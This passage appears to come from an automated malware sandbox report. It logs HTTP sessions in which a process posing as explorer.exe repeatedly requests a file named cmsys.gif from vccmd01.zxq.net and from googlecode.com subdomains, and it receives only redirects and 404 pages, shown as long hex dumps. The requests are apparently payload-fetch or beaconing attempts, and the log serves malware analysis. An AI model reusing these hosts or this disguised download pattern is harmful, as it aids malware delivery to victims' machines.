3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>
Aug 5, 2022 09:10:17.062716007 CEST	1441	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.zxq.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:17.228876114 CEST	1442	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Fri, 05 Aug 2022 07:10:17 GMT location: https://zxq.net/cmsys.gif Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>
Aug 5, 2022 09:10:33.513569117 CEST	1471	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.zxq.net Connection: Keep-Alive
Aug 5, 2022 09:10:33.679996967 CEST	1472	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Fri, 05 Aug 2022 07:10:33 GMT location: https://zxq.net/cmsys.gif Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>
Aug 5, 2022 09:10:49.037395000 CEST	9200	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.zxq.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:49.204044104 CEST	9201	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Fri, 05 Aug 2022 07:10:49 GMT location: https://zxq.net/cmsys.gif Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>
Aug 5, 2022 09:11:04.308193922 CEST	9221	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.zxq.net Connection: Keep-Alive
Aug 5, 2022 09:11:04.474598885 CEST	9222	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Fri, 05 Aug 2022 07:11:04 GMT location: https://zxq.net/cmsys.gif Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49775	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:49.868995905 CEST	1305	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive
Aug 5, 2022 09:09:49.895886898 CEST	1313	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:09:49 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 20 30 25 20 31 30 30 25 3b 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49780	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:51.685256004 CEST	1368	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:51.712455034 CEST	1369	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:09:51 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 